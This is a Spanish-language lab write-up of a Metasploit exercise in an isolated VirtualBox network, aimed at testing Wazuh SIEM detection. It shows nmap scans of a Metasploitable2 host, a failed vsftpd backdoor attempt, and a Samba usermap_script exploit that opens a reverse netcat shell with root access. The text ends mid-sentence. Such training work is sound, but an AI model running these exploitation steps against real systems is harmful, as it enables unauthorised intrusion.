Laboratorio de Metasploit

Entorno

Topología (simple y funcional)

Kali Linux (Atacante): 10.0.2.10

Metasploitable2 (Víctima): 10.0.2.30


Wazuh SIEM (Monitor): 10.0.2.20

El entorno se ejecutó sobre VirtualBox, completamente aislado.

Índice

1. Introducción

Este ejercicio consistió en simular un ataque controlado contra una máquina vulnerable utilizando Metasploit, con el fin de evaluar la capacidad de detección del SIEM Wazuh en un entorno aislado. El laboratorio permitió practicar reconocimiento, explotación, post explotación y correlación de alertas desde un punto de vista ofensivo y defensivo




NatNetwork-Aislada

Name: NatNetwork-Aislada

IPv4 Prefix: 192.168.56.0/24

□ Enable DHCP

□ Enable IPv6



```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                      [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```


2. Desarrollo del ataque

Fase 1 - Reconocimiento


Se ejecutaron múltiples escaneos Nmap para enumerar:

Puertos abiertos

- Versiones de servicios
- Sistema operativo objetivo
- Scripts por defecto para extracción adicional de información




```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 18:28 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
2869/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 52:55:0A:00:02:01 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: VoIP adapter|general purpose|bridge
Running (JUST GUESSING): AT&T embedded (99%), QEMU (95%), Oracle Virtualbox (94%), Slirp (94%)
OS CPE: cpe:/a:qemu:qemu cpe:/a:oracle:vm_virtualbox cpe:/a:danny_gasparovski:slirp
Aggressive OS guesses: AT&T BGW210 voice gateway (99%), QEMU user mode network gateway (95%), Oracle Virtualbox Slirp NAT bridge (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.2.2
Host is up (0.00016s latency).
All 1000 scanned ports on 10.0.2.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:B2:FA:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting controller (96%), AudioControl D3400 network amplifier (96%), British
 Gas GS-Z3 data logger (96%), Chamberlain myQ garage door opener (96%), Daikin DKN Cloud Wi-Fi Adaptor (96%), Daysequerra M4.2SI radio (96%), Denver Electronics AC-50
00W MK2 camera (96%), Eve Cam (lwIP 2.1.0 - 2.2.0) (96%), Fatek FBs-CBEH PLC Ethernet communication board (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -O -T4 10.0.2.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-25 19:16 EDT
Nmap scan report for 10.0.2.30
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:67:5A:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

Vulnerabilidades encontradas:

- VSFTPD Backdoor (Crítica)
- Samba usermap_script (Alta)



```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Fase 2 - Explotación


Se utilizó Metasploit para explotar ambos servicios vulnerables:

Explotación del servicio VSFTPD → apertura de shell remota


Explotación de Samba → acceso al sistema y enumeración interna

Durante la post explotación se realizaron:

- Recolección de información del sistema
- Enumeración de usuarios y directorios
- Captura de evidencia forense básica



```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.30
RHOSTS ⇒ 10.0.2.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.30:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.30:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5h, sapni, http, socks4, socks5
   RHOSTS   10.0.2.30        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```



```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.30
RHOSTS ⇒ 10.0.2.30
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.10:4444
[*] Command shell session 1 opened (10.0.2.10:4444 → 10.0.2.30:50972) at 2025-10-26 00:15:25 -0400

whoami
root
pwd
/
exit

[*] 10.0.2.30 - Command shell session 1 closed.
msf exploit(multi/samba/usermap_script) > 
```


Fase 3 - Monitoreo y Detección

El SIEM Wazuh + Suricata registró actividad en distintas etapas del ataque:


- Alertas durante reconocimiento
- Detección de explotación
- Eventos autenticación fallida / shell remota
- Correlación de reglas
- Procesamiento de logs en tiempo real
- Validación del pipeline completo del SIEM

Se identificaron mejoras necesarias en:

